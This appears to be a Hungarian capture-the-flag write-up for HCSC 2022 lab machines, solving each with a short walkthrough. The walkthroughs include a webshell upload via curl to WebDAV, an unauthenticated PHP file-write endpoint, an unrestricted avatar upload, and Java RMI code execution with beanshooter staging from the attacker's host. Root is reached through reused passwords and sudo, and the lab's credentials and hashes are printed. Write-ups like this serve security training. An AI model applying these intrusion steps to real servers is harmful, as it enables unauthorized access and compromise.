
Hanna local

Feladat

Segítenél Hannának? 10.10.(1-9).10:8081

Megoldás

<http://10.10.3.10:8081> egy default Ubuntu Apache oldal.



A Dirb vagy hasonló könyvtárkereső segítségével megtalálható a webdav könyvtár.

```
(mullerdavid@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/hanna ]
$ dirb http://10.10.3.10:8081

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Aug  1 15:39:24 2022
URL_BASE: http://10.10.3.10:8081/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://10.10.3.10:8081/ ----
+ http://10.10.3.10:8081/index.html (CODE:200|SIZE:10671)
+ http://10.10.3.10:8081/server-status (CODE:403|SIZE:277)
+ http://10.10.3.10:8081/webdav (CODE:401|SIZE:459)

-----

END_TIME: Mon Aug  1 15:39:44 2022
DOWNLOADED: 4612 - FOUND: 3
```

Sajnos autentikációt kér. A kedvenc mítikus lényeink nem tudtak segíteni semmilyen szótárral, viszont apollo admin (Apollo challenge) itt is be tud lépni, apollo13 jelszóval.

A directory listing be van kapcsolva, és a flag itt van.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
flag.txt	2022-07-01 20:22	23	

Apache/2.4.52 (Ubuntu) Server at 10.10.4.10 Port 8081

{HCSC}!hanN@:l0CAL-FlaG

Hanna root

Feladat

Ha már mindenhol van root flag, miért pont Hannán ne lenne.

Megoldás

A webdav könyvtár ahogy a neve is mutatja egy webdav. A feltöltött php fájlok ráadásul futtathatóak. Használhatjuk kedvenc web/reverse shellünket.

1. `curl -v --digest -u apollo:apollo13 -T ../webshell.php http://10.10.3.10:8081/webdav/`
2. `#curl -v --digest -u apollo:apollo13 -X DELETE http://10.10.3.10:8081/webdav/webshell.php`

Természetesen a root user jelszava is apollo13, hogy még egyszer újrahasznosított jelszó legyen.

```
www-data@e6ad428f957b:/var/www/webdav$ su root
Password:
root@e6ad428f957b:/var/www/webdav# cat /root/root_flag.txt
{HCSC}_r0otFl4g:4:H@nnAroot@e6ad428f957b:/var/www/webdav# |
```

{HCSC}_r0otFl4g:4:H@nnA


Tsai local

Feladat

10.10.(1-9).12:8080 Ugye tudod mit kell tenned?

Megoldás

<http://10.10.3.12:8080/> egy weboldalt tartalmaz, bejelentkezéssel.



A könyvtárkereőt alkalmazva a következő érdekes helyeteket találjuk.

```
(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/tsai ]
$ dirb http://10.10.3.12:8080/

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Mon Aug  1 15:55:23 2022
URL_BASE: http://10.10.3.12:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.3.12:8080/ ----
==> DIRECTORY: http://10.10.3.12:8080/admin/
+ http://10.10.3.12:8080/cgi-bin/ (CODE:403|SIZE:287)
==> DIRECTORY: http://10.10.3.12:8080/db/
+ http://10.10.3.12:8080/index.php (CODE:200|SIZE:9749)
==> DIRECTORY: http://10.10.3.12:8080/phpmyadmin/
+ http://10.10.3.12:8080/server-status (CODE:403|SIZE:292)
+ http://10.10.3.12:8080/sitemap (CODE:200|SIZE:535)
+ http://10.10.3.12:8080/sitemap.xml (CODE:200|SIZE:535)
```


Egy adatbázis backup van a <http://10.10.3.12:8080/db/capstone.sql> alatt.




Index of /db

Name	Last modified	Size	Description
Parent Directory	-		
capstone.sql	2022-07-31 18:24	66K	

Apache/2.4.7 (Ubuntu) Server at 10.10.3.12 Port 8080


És egy admin oldal a <http://10.10.3.12:8080/admin/> alatt.




Az adatbázis egy részlete:

```
1. --
2. -- Table structure for table `users`
3. --
4.
5. CREATE TABLE `users` (
6.   `user_id` int(11) NOT NULL,
7.   `username` varchar(100) NOT NULL,
8.   `password` varchar(100) NOT NULL,
9.   `firstname` varchar(100) NOT NULL,
10.  `lastname` varchar(100) NOT NULL
11. ) ENGINE=InnoDB DEFAULT CHARSET=latin1;
12.
13. --
14. -- Dumping data for table `users`
15. --
16.
17. INSERT INTO `users` (`user_id`, `username`, `password`, `firstname`, `lastname`) VALUES
18. (15, 'admin', 'admin', 'admin', 'admin');
19.
```


Ezt felhasználva be tudunk lépni az admin felületen az admin/admin párossal, ahol látjuk a többi usert is.



Belépve a főoldalon a következőket találjuk:



Van egy Change Avatar lehetőség. Nincs korlátozás fájl típusra vagy kiterjesztésre. Kedvence web/reverse shellünket választva feltölti a szerverre.



Látjuk hogy a kép eltűnt. Ez utána a feltöltött fájlunkra mutat a <http://10.10.3.12:8080/admin/uploads/> könyvtárba. A php fájlok futtathatóak, így az előbb feltöltött avatart használhatjuk.

```
www-data@2686ae599251:/app/admin/uploads$ cat /var/www/local_flag.txt
{HCSC}-This;is;the;l0cal;flag{4}TSAI!!4www-data@2686ae599251:/app/admin/uploads$
```

{HCSC}-This;is;the;l0cal;flag{4}TSAI!!4

Tsai root

Feladat

A Tsai-on van root flag is? Ha megtalálod akkor van :)

Megoldás

A portál fájljai között van egy adatbázis kapcsolódásért felelős php fájl, belépési adatokkal.

```
www-data@2686ae599251:/app/admin/uploads$ cd ../../
www-data@2686ae599251:/app$ cat dbcon.php
<?php
$conn = mysqli_connect('localhost','root','ro07p@55!','capstone');
if(!$conn){
    echo "Database Connection Failed. Error: ". mysqli_error($conn);
}
?>
```

```
1. $conn = mysqli_connect('localhost','root','ro07p@55!','capstone');
```

Újrahasznosítva a jelszót be tudunk lépni a root userrel.

```
www-data@2686ae599251:/app$ su root
Password:
root@2686ae599251:/app# cat /root/root_flag.txt
{HCSC}T5@!:[R0otFl4G!]root@2686ae599251:/app# |
```

{HCSC}T5@!:[R0otFl4G!]

Pentest


Apollo local

Feladat

Apolló szerverünk sok érdekességet rejt: 10.10.(1-9).10:3123

Megoldás

Meglátogatva az oldalt <http://10.10.8.10:3123/> egy Tiny File Manager táruel élénk.



A forrás elérhető <https://github.com/prasathmani/tinyfilemanager> alatt.

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123** and **user/12345**.

A default user/pass működik, de csak read only elérésünk van. Ezzel könnyen körbenézhetünk mi van még a szerveren.

Ezeket az érdekes fájlokat találhatjuk. Egy saját fejlesztésű admin panel, mely mögött nem működik a DB, de van egy hozzá tartozó backup.

- database/college_website_db.sql (Az md5 hashek megfejthetőek: admin123 és apollo13)

```

1. INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`) VALUES
2. (1, 'Administrator', 'admin', '0192023a7bbd73250516f069df18b500', 1);
3.
4. --INSERT INTO `users` (`id`, `name`, `username`, `password`, `type`) VALUES
5. --(2, 'Apollo', 'apollo', '64024c4afaac000b12ddcd2e0c51512b', 1);

```

- admin/ajax.php

```

1. <?php
2. ...
3. $action = $_GET['action'];
4. include 'admin_class.php';
5. $crud = new Action();
6. ...
7. if($action == "save_page"){
8.     $save = $crud->save_page();
9.     if($save)
10.         echo $save;
11. }
12.
13. if($action == "save_page_img"){
14.     $save = $crud->save_page_img();
15.     if($save)
16.         echo $save;
17. }
18. ...
19. ?>
20.

```

- admin/admin_class.php

```

1. <?php
2. ...
3. Class Action {
4.     private $db;
5.
6.     public function __construct() {
7.         ob_start();
8.         include 'db_connect.php';
9.
10.        $this->db = $conn;
11.    }
12.    function __destruct() {
13.        $this->db->close();
14.        ob_end_flush();
15.    }
16.    ...
17.    function save_page(){
18.        extract($_POST);
19.        // if()
20.        if(!empty($page_content)){
21.            $save = file_put_contents('../'.$filename, $page_content);
22.            if($save)
23.                return 1;
24.        }else{
25.            $fh = fopen('../'.$filename, 'w' );
26.            fclose($fh);
27.            return 1;
28.        }
29.    }
30.    ...
31. }
32. ?>

```

Ezek alapján bármilyen fájlt feltölthetünk, nincs rajta autentikáció.

```
1. curl -v -X POST 'http://10.10.8.10:3123/admin/ajax.php?action=save_page' -d
"filename=test.php&page_content=it works<?php phpinfo();?>"
```

Kedvenc webshellünket/reverse shellünket használhatjuk ezután bármilyen kód futtatására.

```
www-data@4aef10b019d9:/app$ cat /home/apollo/flag.txt
{HCSC}-L0c@l_Fl4G:Ap0llo
www-data@4aef10b019d9:/app$ |
```

{HCSC}-L0c@l_Fl4G:Ap0llo

Apollo root

Feladat

Talán az Apollón van a root-nak is saját flag-e :) Neil Armstrongnak biztos volt. Vagy mégse? :)

Megoldás

Megnézve a userket kik, létezik egy apollo nevű. Az előző DB dumpból megkapott apollo13 működik. Apollo pedig tud sudo-val root jogokat szerezni.

```
www-data@4aef10b019d9:/app$ awk -F ':' '$3>=1000' /etc/passwd
www-data:x:1000:33:www-data:/var/www:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apollo:x:1001:1000:IwAM Apollo!,,,:/home/apollo:/bin/bash
www-data@4aef10b019d9:/app$ su apollo
Password:
apollo@4aef10b019d9:/app$ sudo -l
Matching Defaults entries for apollo on 4aef10b019d9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User apollo may run the following commands on 4aef10b019d9:
    (ALL : ALL) ALL
apollo@4aef10b019d9:/app$ sudo -s
root@4aef10b019d9:/app# cat /root/flag.txt
{HCSC}-Ro07:Fl4G_oN$Ap0llo
```

Egyebek

Apollo usere több helyen is előkerül. Adminként a jelszavát is felhasználjuk majd később, de van egy ssh kulcspárja a home folderben.

```
apollo@4aef10b019d9:~$ ls -al .ssh
total 20
drwxrwxr-x 2 apollo apollo 4096 Jun 30 09:10 .
drwxr-xr-x 1 apollo apollo 4096 Jun 30 09:10 ..
-rw----- 1 apollo apollo 1675 Jun 30 09:10 id_rsa
-rw-r--r-- 1 apollo apollo 401 Jun 30 09:10 id_rsa.pub
```

{HCSC}-Ro07:Fl4G_oN\$Ap0llo

Princess

Feladat

Keresd a hercegnőt! 10.10.(1-9).11:9010

Megoldás

Egy gyors nmap után kiderül, hogy a porton egy Java RMI szerver figyel.

Használhatjuk a Beanshooter toolt: <https://github.com/qtc-de/beanshooter> .

A szerveren authhenticáció sincs.

```
(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/princess ]
$ nmap -Pn -sV -p 9010 10.10.8.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 12:14 CEST
Nmap scan report for 10.10.8.11
Host is up (0.0059s latency).

PORT      STATE SERVICE VERSION
9010/tcp  open  java-rmi Java RMI

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds

(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/princess ]
$ java -jar /tmp/beanshooter.jar enum 10.10.8.11 9010
[+] Checking for unauthorized access:
[+]
[+] - Remote MBean server does not require authentication.
[+] Vulnerability Status: Vulnerable
[+]
```

A tonka moduldal futtathatunk rögtön kódot, nem kell kézzel megalkotnunk az MBean komponenseket.

1. `java -jar /tmp/beanshooter.jar tonka deploy 10.10.8.11 9010 --stager-url http://10.8.0.15:8000`
2. `java -jar /tmp/beanshooter.jar tonka status 10.10.8.11 9010`
3. `java -jar /tmp/beanshooter.jar tonka exec 10.10.8.11 9010 id`
4. `# To remove after we finished`
5. `java -jar /tmp/beanshooter.jar undeploy 10.10.8.11 9010 MLetTonkaBean:name=TonkaBean,id=1`

```
(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/princess ]
$ java -jar /tmp/beanshooter.jar tonka status 10.10.8.11 9010
[+] MBean Status: deployed
[+] Class Name: de.qtc.beanshooter.tonkabeen.TonkaBean
[+] Object Name: MLetTonkaBean:name=TonkaBean,id=1

(muller david@DESKTOP-DAVID2) - [ /mnt/d/Temp/ctf/hcsc22/princess ]
$ java -jar /tmp/beanshooter.jar tonka exec 10.10.8.11 9010 id
[+] Invoking the executeCommand method with arguments: [id]
[+] The call was successful
[+]
[+] Server response:
uid=0(root) gid=0(root) groups=0(root)
```

Rögtön root userünk van. Futtathatjuk kedvenc reverse shellünket.

```
root@0a3790a650e9:/# cat /root/flag.txt
{HSCSC}-R0o7$Fl@g_f0r-Pr!nces5root@0a3790a650e9:/#
```

{HSCSC}-R0o7\$Fl@g_f0r-Pr!nces5

Egyebek

Van egy boss_note.txt fájl elérhetőséggel és belépési adatokkal.

```
root@0a3790a650e9:/# ls -al /root
total 28
drwx----- 1 root root 4096 Jul 27 18:35 .
drwxr-xr-x 1 root root 4096 Jul 31 18:17 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r--r-- 1 root root 165 Jun 23 05:00 .wget-hsts
-rw-r--r-- 1 root root 527 Jul 24 21:56 boss_note.txt
-rw-r--r-- 1 root root 30 Jun 30 21:41 flag.txt
root@0a3790a650e9:/# cat /root/boss_note.txt
quick heads-up on wilfred.
since we fired him last week, i need someone to look at how his db restoration progress was coming along.
The IT folks changed the db name to better reflect our new company name (had to re-brand everything for our customers wi
ll once again trust us after that cat messed up the database)
so.. our new name is "awesome-corp" from now on.

hurry up! can't wait to move this sandbox DB into prod.
~Boss

DB_PDB=ORCLEPDB1
DB_DOMAIN=awesome-corp.com
DB_USER=WilfredWarrior
DB_PASS=Pp59if6gjsXWicQTRP3Y
```

Elizabeth local

Feladat

Keresd meg Bettit is 10.10.(1-9).11:222

Megoldás

Egy gyors nmap után kiderül, hogy a porton egy ssh szerver figyel.

```
PORT      STATE SERVICE VERSION
222/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9a:30:33:e1:a9:c9:ba:55:b2:1f:94:9d:50:0c:b4:12 (ECDSA)
|_  256 24:5b:be:76:d8:7c:72:bc:d0:99:fc:c0:e7:bc:db:89 (ED25519)
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|   server_host_key_algorithms: (4)
|   encryption_algorithms: (6)
|   mac_algorithms: (10)
|_  compression_algorithms: (2)
|_banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3
